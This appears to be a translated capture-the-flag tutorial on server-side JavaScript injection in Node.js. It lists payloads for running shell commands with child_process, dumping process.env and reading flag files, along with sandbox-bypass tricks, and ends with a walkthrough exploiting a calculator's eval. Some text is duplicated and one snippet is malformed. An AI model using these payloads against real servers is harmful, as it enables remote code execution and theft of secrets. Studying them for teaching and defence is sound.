
SSJI

SSJI Knowledge
Server-side JavaScript code injection
PortSwigger describes it as follows (https://portswigger.net/kb/issues/00100d00_server-side-javascript-code-injection)
Server-side code injection vulnerabilities arise when an application incorporates user-controllable data into a string that is dynamically evaluated by a code interpreter. If the user data is not strictly validated, an attacker can use crafted input to modify the code to be executed, and inject arbitrary code that will be executed by the server.
Server-side code injection vulnerabilities arise when an application incorporates user-controllable data into a string that a code interpreter evaluates dynamically. If user data is not strictly validated, an attacker can craft input to modify the code to be executed and inject arbitrary code for the server to run.
Server-side code injection vulnerabilities are usually very serious and lead to complete compromise of the application’s data and functionality, and often of the server that is hosting the application. It may also be possible to use the server as a platform for further attacks against other systems.
Server-side code injection vulnerabilities are usually very serious: they can completely compromise an application’s data and functionality and often the server hosting it. The server may also be used as a platform for further attacks against other systems.
There are four main functions in JavaScript that can execute code dynamically
- eval
Execute a string as a script
eval("2 + 3") // 5
eval("console.log('hello')") // 输出 hello- setTimeout()
Execute after a delay
// 推荐:函数写法
setTimeout(() => console.log("hi"), 1000)

// 不推荐:字符串写法(等于 eval)
setTimeout("console.log('hi')", 1000)- Function
Code created by the Function constructor runs in the global scope and, unlike eval, cannot access local variables in the current scope.
let f = Function('a','b','return a+b');
console.log(f(1,2));- setInterval()
Execute periodically
setInterval(() => console.log("tick"), 2000) // 每 2 秒执行一次Malicious Payloads and Exploitation
An overview is as follows:
Information disclosure:
Mainly use the process object to obtain information
process.env, process.cwd(), process.versions, __dirname
File reading: fs.readFileSync('/flag','utf-8')
Command execution: child_process.execSync('cat /flag').toString()
Network exfiltration: http.get/axios/fetch (network access may be blocked in the challenge)
Command Execution Functions
The main functions in Node.js that can directly invoke system commands are in the child_process module
require('child_process').exec
require('child_process').execSync
require('child_process').spawn
require('child_process').spawnSync
The table below is an AI-generated summary of their four main differences
| Function | Synchronous? | Uses shell? | Return type | Suitable use |
|---|---|---|---|---|
exec | Asynchronous | ✅ | Callback arguments stdout / stderr | Simple commands, small output |
execSync | Synchronous | ✅ | Returns a string | Get a result in one step, quick tests |
spawn | Asynchronous | ❌ (by default) | Returns a ChildProcess object | Stream processing for large output |
spawnSync | Synchronous | ❌ (by default) | Returns a result object | Blocking execution, controlled output |
In practice, we mainly use execSync to get the contents in one step.
A specific example:
require('child_process').exec('whoami').toString()
--->
Res[object Object]

require('child_process').execSync('whoami').toString()
-->
Resbpple\bx336
Obtaining Context
We need to obtain the global object.
What is the global object? In browsers and Node.js, it is the “top-level object” containing all core APIs of the runtime environment.
In browsers:
- Called
windoworglobalThis- Includes
document,XMLHttpRequest,fetch, and so onIn Node.js:
- Called
globalorglobalThis- Includes
process,Buffer,setTimeout,require(visible in some scopes)
These are the main ones:
thisglobalThis(Function("return this"))()(Function("return process"))()← commonly used in Node
Here are some tricks to help expand the options.
Using the Function Constructor
(Function("return this"))()
(Function("return globalThis"))()
(Function("return process"))()   // Node 里最实用
Constructor Chain
Using an object’s constructor can ultimately obtain Function
({}).constructor      // Function
({}).constructor("return this")()
([]).constructor("return this")()
true.constructor("return this")()
Prototype Chain
({}).__proto__.constructor("return this")()
[].__proto__.constructor("return this")()
Some end results can be constructed as follows.
Here are two approaches:
// mainModule 路线
({}).constructor("return process")()
  .mainModule.require('fs')
  .readFileSync('/flag','utf-8')

// createRequire 路线
(() => {
  const Module = ({}).constructor("return require('module')")();
  const req = Module.createRequire(process.cwd() + '/');
  return req('fs').readFileSync('/flag','utf-8');
})()
There are also other functions:
JSON.stringify(process.env, null, 2)
--->
({}).constructor("return process")()
  .mainModule.require('util')
  .inspect(process.env, { depth: null })
Replacing require
We often use require to import modules and run the functions we need.
require('child_process').exec('calc');
processis a global object that stores runtime information: platform, pid, cwd, env, and so on.
process.mainModule.require is equivalent to require()
Or:
const Module = (Function("return require('module')"))();
Module.createRequire(process.cwd() + "/")('fs')
Function("return require('module')"); the following () is immediately invoked, returning the module native module object.
The specific logic of the following line is:
Module.createRequire(process.cwd() + "/")
Module.createRequireis an API provided by Node.js v12+.
It can create a new require function with a specified path as its root.
process.cwd() returns the current working directory, while + "/" ensures that it is a directory path (not a file path).
The new require created this way can load modules as if it were at the project root, unaffected by the current file’s __dirname.
Revealing Object Contents
A common situation we encounter, for example:
process.envOnly these properties, [object Object], are displayed.
We want the actual contents rather than the properties.
- Convert directly to JSON
JSON.stringify(process.env)Sometimes the output is large, so it can be displayed across multiple lines.
JSON.stringify(process.env,null,2)- Use
util.inspectto format it
util.inspect is a function in Node.js’s built-in util module. It converts any object to a string and produces more detailed output than the default .toString().
process.mainModule.require("util").inspect(process.env,{depth:null})Likewise below:
(Function("return process"))().mainModule.require('util').inspect(process.env,{depth:null})- Convert it to plain text in an “env file” style
This:
Object.entries(process.env).map(([k,v])=>k '=' v).join('')console.dir
Somewhat similar to console.log
console.dir(process.env, {depth:null})require('util').format()
Similar to the previous util.inspect, but without indentation, like printf; it can format objects.
process.mainModule.require('util').format(process.env)- Buffer
Buffer.from(JSON.stringify(process.env)).toString()But this is a bit redundant.
Essentially, it converts JSON.stringify(process.env) and then converts it back again.
Sandbox Bypass
Some sandbox bypass approaches are as follows, similar to others:
- Split/concatenate keywords:
"pro"+"cess",${'pro'}${'cess'},globalThis['pro'+'cess']
({}).constructor("return this['pro'+'cess']['main'+'Module']['requ'+'ire']('fs')")- Encoding:
\x70\x72\x6f\x63\x65\x73\x73(process) - Redirecting the call chain: avoid
requireand useModule.createRequire/module.constructor._load
Let’s examine the equivalence in more detail.
With the constructor, module.constructor points to the Module class.
require === module.constructor._loadThere is also a relationship diagram here:
require()
   ↓
Module._load()
   ↓
new Module()
   ↓
module._compile()
   ↓
module.exports
So one possible result is:
module.constructor   // => Module 类
module.constructor._load // => require 的底层实现- No
mainModule: newer Node versions can directlyrequire('module') - Blocked
requireidentifier: obtainprocessor a “cached” object frombinding(challenge-dependent and more difficult) - Template engine features: EJS
<%=arbitrary expressions; Pug-inline JS; with Handlebars, look for helpers / prototype-pollution chains - Expression evaluators: if only numbers/operators are allowed, test whether the constraints can be escaped (e.g., comma operator, array/object literals, function literals, ternaries, template strings)
Specific Case
Breathtaking View
Check out my new website showcasing a breathtaking view—let’s hope no one can ‘manipulate’ it! Check out my new website, showcasing a breathtaking view—let’s hope no one can ‘manipulate’ it!
A SSJI challenge
A calculator interface
Code audit
const path       = require('path');
const express    = require('express');
const router     = express.Router();
const Calculator = require('../helpers/calculatorHelper');

const response = data => ({ message: data });

router.get('/', (req, res) => {
  return res.sendFile(path.resolve('views/index.html'));
});

router.post('/api/calculate', (req, res) => {
  let { formula } = req.body;

  if (formula) {
    result = Calculator.calculate(formula);
    return res.send(response(result));
  }

  return res.send(response('Missing parameters'));
})

module.exports = router;

// ocd
Let’s look at this calculate function.
module.exports = {
    calculate(formula) {
        try {
            return eval(`(function() { return ${ formula } ;}())`);

        } catch (e) {
            if (e instanceof SyntaxError) {
                return 'Something went wrong!';
            }
        }
    }
}


// ocd
JavaScript code can be executed.
Construct the following to list the current directory:
process.platform

require('child_process').execSync('ls').toString()
Try to retrieve the flag.
require('child_process').execSync('cat /flag.txt').toString()
The flag was obtained.